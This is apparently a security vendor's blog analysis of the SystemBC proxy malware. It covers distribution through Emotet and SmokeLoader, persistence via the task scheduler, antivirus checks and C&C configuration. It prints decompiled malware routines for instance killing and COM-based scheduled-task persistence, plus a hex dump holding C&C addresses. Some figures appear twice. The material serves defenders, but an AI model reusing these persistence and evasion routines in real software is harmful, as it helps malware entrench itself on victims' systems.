Posted on April 12, 2022

SystemBC Being Used by Various Attackers

SystemBC is a proxy malware that has been used by various attackers for the last few years. While it is recently distributed through SmokeLoader or Emotet, this malware has steadily been used in various ransomware attacks in the past. When an attacker attempts to access a certain address with malicious intent, the system can be used as a passage if the infected system utilizes SystemBC, which acts as a Proxy Bot. Because it can also act as a downloader to install additional malware externally, attackers can also use it to install additional payloads.

Previous Distribution Cases

SystemBC's distribution using RIG exploit kit and Fallout exploit kit was first discovered in 2019. [1] The initial version found in 2019 focused mainly on Socks5 Proxy features and had a small size. According to ProofPoint which first discovered SystemBC, the developer of the malware had a history of selling it under the name "socks5 backconnect system."

SystemBC discovered in 2020 was used with Ryuk or Egregor in ransomware attacks. It was also the malware used by the DarkSide ransomware group, which used it to attack Colonial Pipeline, a U.S. pipeline company. [2] Unlike ransomware distributed through exploit kits, web browsers, or spam emails, attackers using this type of malware install ransomware after dominating the company environment system, then demand money. In other words, they dominate the internal network using tools such as Cobalt Strike after the initial infiltration and infect various systems within a company by installing ransomware.


The role of SystemBC in such an attack is not known in detail. Yet as it can act as a proxy and install additional payloads after downloading them, it might download and execute malicious payloads or be installed in internal networks to perform the role of a proxy. In fact, according to a report made by F-Secure [3] that found an attack using SystemBC, the malware was used for downloading and running PsExec and scripts for lateral movement attacks.

Recent Distribution Cases


In March 2022, it was found that SystemBC was being installed as an additional payload by Emotet. Emotet is a banking malware that installs additional modules or malware strains to steal credentials from the infected system. Normally, the attackers install Cobalt Strike through Emotet to dominate the infected system, but recently, SystemBC is also being distributed.

https://twitter.com/Cryptolaemus1?ref_src=twsrc%5Etfw%7Ctwcamp%5Etweetembed%7Ctwterm%5E1502069552246575105%7Ctwgr%5E%7Ctwcon%5Es1_&ref_url=https%3A%2F%2Fasec.ahnla

According to AhnLab's ASD infrastructure, most of the recent cases involving SystemBC have the malware installed by SmokeLoader. SmokeLoader operates by being injected into explorer.exe (Windows Explorer that is currently being run) and can install additional modules or malware. The figure below shows the log of the injected Explorer process installing SystemBC.



Process	Module	Behavior	Rule DESC	Data
🟩 explorer.exe	N/A	Creates executable file	Creates executable file	Target 🟥 F1A2.exe
	N/A	Connects to network	Detects connection to foreign IP	195.2.73.44:4001 (RU)
	N/A	Created a task on task scheduler	Creates task on task scheduler	



Process	Module	Behavior	Rule DESC	Data
🟩 explorer.exe	N/A	Creates executable file	Creates executable file	Target 🟥 F1A2.exe
	N/A	Connects to network	Detects connection to foreign IP	195.2.73.44:4001 (RU)
	N/A	Created a task on task scheduler	Creates task on task scheduler	

Figure 1. SystemBC installed by SmokeLoader

SmokeLoader is recently installed through Muldrop, an NSIS dropper malware distributed through malicious websites disguised as cracks and serial download pages of commercial software. Besides Muldrop, CryptBot and PseudoManuscrypt are also distributed in such a method.

- [ASEC Blog] Changed Form of CryptBot Infostealer Disguised as Software Crack Download
- [ASEC Blog] PseudoManuscrypt Being Distributed in the Same Method as Cryptbot


Analysis of SystemBC

SystemBC has a number of variants. The exact order is not confirmed, but the variants are categorized based on their additional features. Unlike Type 1 which is an early version and can only update itself, Type 2 can run scripts such as Batch, VBS, and PowerShell after downloading them. It can also download malware in DLL and Shellcode forms to execute them in the memory. In addition, the malware can communicate with the C&C server through the Tor network. [4] Type 3, the second variant, lacks certain features including being able to use the Tor network and execute DLL and Shellcode after downloading them.

This post will discuss the analysis of SystemBC type that can currently communicate with the C&C server. To be more precise, it is an analysis of Type 2, which has most of the features of Type 1 and Type 3. The malware was found to be installed through RedLine, packed with the packer that was used for the type distributed through SmokeLoader. SystemBC known to be installed through Emotet is Type 3.

Initial Routine

When SystemBC is initially run, it first checks if the argument is “start”. It will not have an argument when it is executed for the first time. In this case, it checks the windows of the currently running processes. If there is a process with “Microsoft” as the window name and “win32app” as the class name, it will send the message “WM_COPYDATA” and goes dormant for a certain amount of time. Afterward, it deletes the file for the process.




```
if ( fn_strCmp(aWin32app, ClassName) )     // "win32app"
{
  if ( fn_strCmp(aMicrosoft, String) )     // "Microsoft"
  {
    v2 = v10;
    do
      *v2++ = fn_createRand(128);
    while ( v3 != 1 );
    lParam[0] = fn_createRand(-294967296);
    lParam[1] = fn_createRand(128) + 1;
    lParam[2] = v10;
    SendMessageA(hWnd, 0x4Au, 0, lParam); // WM_COPYDATA
    v4 = OpenProcess(0x410u, 0, dwProcessId);
    if ( v4 )
    {
      v8 = v4;
      if ( GetModuleFileNameExA(v4, 0, ClassName, 256) )
      {
        Sleep(0x3E8u);
        if ( DeleteFileA(ClassName) )
```

```
if ( fn_strCmp(aWin32app, ClassName) )     // "win32app"
{
  if ( fn_strCmp(aMicrosoft, String) )     // "Microsoft"
  {
    v2 = v10;
    do
      *v2++ = fn_createRand(128);
    while ( v3 != 1 );
    lParam[0] = fn_createRand(-294967296);
    lParam[1] = fn_createRand(128) + 1;
    lParam[2] = v10;
    SendMessageA(hWnd, 0x4Au, 0, lParam); // WM_COPYDATA
    v4 = OpenProcess(0x410u, 0, dwProcessId);
    if ( v4 )
    {
      v8 = v4;
      if ( GetModuleFileNameExA(v4, 0, ClassName, 256) )
      {
        Sleep(0x3E8u);
        if ( DeleteFileA(ClassName) )
```

Figure 2. Process handling function that has a certain window

SystemBC first registered a window class and created a window. The name of the window and class is “Microsoft” and “win32app” respectively. As shown in the figure below, the following windows and classes can be seen when SystemBC is executed.




Title	Class	Visible	Location	Size	Handle	Top Most
	DragDetWndC...	Yes	(0, 0)	(15, 15)	0001015A	Yes
	Shell_TrayWnd	Yes	(1833, 0)	(85, 928)	00030070	Yes
Microsoft	win32app	Yes	(4000, 4000)	(500, 150)	001203E6	No

Title	Class	Visible	Location	Size	Handle	Top Most
	DragDetWndC...	Yes	(0, 0)	(15, 15)	0001015A	Yes
	Shell_TrayWnd	Yes	(1833, 0)	(85, 928)	00030070	Yes
Microsoft	win32app	Yes	(4000, 4000)	(500, 150)	001203E6	No

Figure 3. Windows and classes of SystemBC being run

The message handling function registered at this moment deletes and terminates a process registered as “certain random string” when it receives the message “WM_COPYDATA”. In summary, SystemBC checks for the SystemBC process that has been running when it is executed for the first time. If there is one, it sends a message to terminate the old SystemBC. The previous SystemBC that received the message deletes the task it is registered to and terminates itself, and SystemBC that was executed later deletes the binary of the previous one.

It then scans the process named “a2guard.exe” which is assumed to be a product of Emisoft. If the process is running, it terminates itself and will no longer perform malicious behaviors. Lastly, it copies the binary of the currently running SystemBC as a random name in %ALLUSERSPROFILE% (in the random folder of the ProgramData path) and registers it as a task named “certain random string” again. The process uses COM objects, TaskScheduler class, and methods of the Task class.



```
fn_xor(v11, v10, &data_iid_Task, 0x10u, iid_Task);// IID Task : 148BD524-A2AB-11CE-B11F-00AA00530503
fn_xor(v13, v12, &data_clsid_Task, 0x10u, clsid_Task);// CLSID Task : 148BD520-A2AB-11CE-B11F-00AA00530503
if ( pITS->lpVtbl->NewWorkItem(             // CSchedule::NewWorkItem()
       pITS,
       str_rand,
       clsid_Task,
       iid_Task,
       &pITask) >= 0 )
{
  pITask->lpVtbl->SetFlags(pITask, 0x2202); // CJob::SetFlags()
  fn_ZeroMemory(&nSize, 0x400u);
  v14 = fn_getIntegrityLevel();
  if ( v14 != 0x4000 && v14 != 0x3000 )     // Below Normal Integrity Level
  {
    nSize = 256;
    GetUserNameExW(NameSamCompatible, NameBuffer, &nSize);
  }
  pITask->lpVtbl->SetAccountInformation(pITask, NameBuffer, 0);// CJob::SetAccountInformation()
  pITask->lpVtbl->SetApplicationName(pITask, str_path);// CJob::SetApplicationName()
  if ( str_start )
  {
    fn_convertUni(str_start, str_arg);
    pITask->lpVtbl->SetParameters(pITask, str_arg);// CJob::SetParameters()
```


```
fn_xor(v11, v10, &data_iid_Task, 0x10u, iid_Task);// IID Task : 148BD524-A2AB-11CE-B11F-00AA00530503
fn_xor(v13, v12, &data_clsid_Task, 0x10u, clsid_Task);// CLSID Task : 148BD520-A2AB-11CE-B11F-00AA00530503
if ( pITS->lpVtbl->NewWorkItem(             // CSchedule::NewWorkItem()
       pITS,
       str_rand,
       clsid_Task,
       iid_Task,
       &pITask) >= 0 )
{
  pITask->lpVtbl->SetFlags(pITask, 0x2202); // CJob::SetFlags()
  fn_ZeroMemory(&nSize, 0x400u);
  v14 = fn_getIntegrityLevel();
  if ( v14 != 0x4000 && v14 != 0x3000 )     // Below Normal Integrity Level
  {
    nSize = 256;
    GetUserNameExW(NameSamCompatible, NameBuffer, &nSize);
  }
  pITask->lpVtbl->SetAccountInformation(pITask, NameBuffer, 0);// CJob::SetAccountInformation()
  pITask->lpVtbl->SetApplicationName(pITask, str_path);// CJob::SetApplicationName()
  if ( str_start )
  {
    fn_convertUni(str_start, str_arg);
    pITask->lpVtbl->SetParameters(pITask, str_arg);// CJob::SetParameters()
```

Figure 4. Process for registering the task using COM objects

The task starts 2 minutes after the current time and is run every 2 minutes. The target that is executed is SystemBC, and designates “start” as an argument. SystemBC can download payloads in exe form from the C&C server and run them. If the downloaded executable is SystemBC with the latest version, the process then becomes a binary update for SystemBC.

C&C Communications

SystemBC executed with the “start” argument attempts to communicate with the C&C server. It has the URL of the C&C server in the data section in XOR-encrypted form. The malware decrypts the C&C server address and port number before communicating with the C&C server. If it cannot access the first URL, it will attempt to communicate with the second one. Since the current analysis target does not have its settings data encrypted, one can check it in its plain form. If the “xordata” string exists below the settings data, the XOR encoding will not be processed. The 0x32 byte-sized data that has the string is the value for the RC4 key. If a normal RC4 key value exists, the XOR encoding will be processed.



```
pFile     Raw Data                                         Value
00007400  42 45 47 49 4E 44 41 54  41 00 48 4F 53 54 31 3A  BEGINDATA.HOST1:
00007410  33 31 2E 34 34 2E 31 38  35 2E 36 00 00 00 00 00  31.44.185.6.....
00007420  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007430  00 00 00 00 00 00 00 00  00 00 48 4F 53 54 32 3A  ..........HOST2:
00007440  33 31 2E 34 34 2E 31 38  35 2E 31 31 00 00 00 00  31.44.185.11....
00007450  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007460  00 00 00 00 00 00 00 00  00 00 00 50 4F 52 54 31  ...........PORT1
00007470  3A 34 30 30 31 00 00 54  4F 52 3A 00 00 00 00 00  :4001..TOR:.....
00007480  00 00 00 00 00 00 78 6F  72 64 61 74 61 00 00 00  ......xordata...
00007490  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

```
pFile     Raw Data                                         Value
00007400  42 45 47 49 4E 44 41 54  41 00 48 4F 53 54 31 3A  BEGINDATA.HOST1:
00007410  33 31 2E 34 34 2E 31 38  35 2E 36 00 00 00 00 00  31.44.185.6.....
00007420  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007430  00 00 00 00 00 00 00 00  00 00 48 4F 53 54 32 3A  ..........HOST2:
00007440  33 31 2E 34 34 2E 31 38  35 2E 31 31 00 00 00 00  31.44.185.11....
00007450  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00007460  00 00 00 00 00 00 00 00  00 00 00 50 4F 52 54 31  ...........PORT1
00007470  3A 34 30 30 31 00 00 54  4F 52 3A 00 00 00 00 00  :4001..TOR:.....
00007480  00 00 00 00 00 00 78 6F  72 64 61 74 61 00 00 00  ......xordata...
00007490  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Figure 5. Settings data of SystemBC

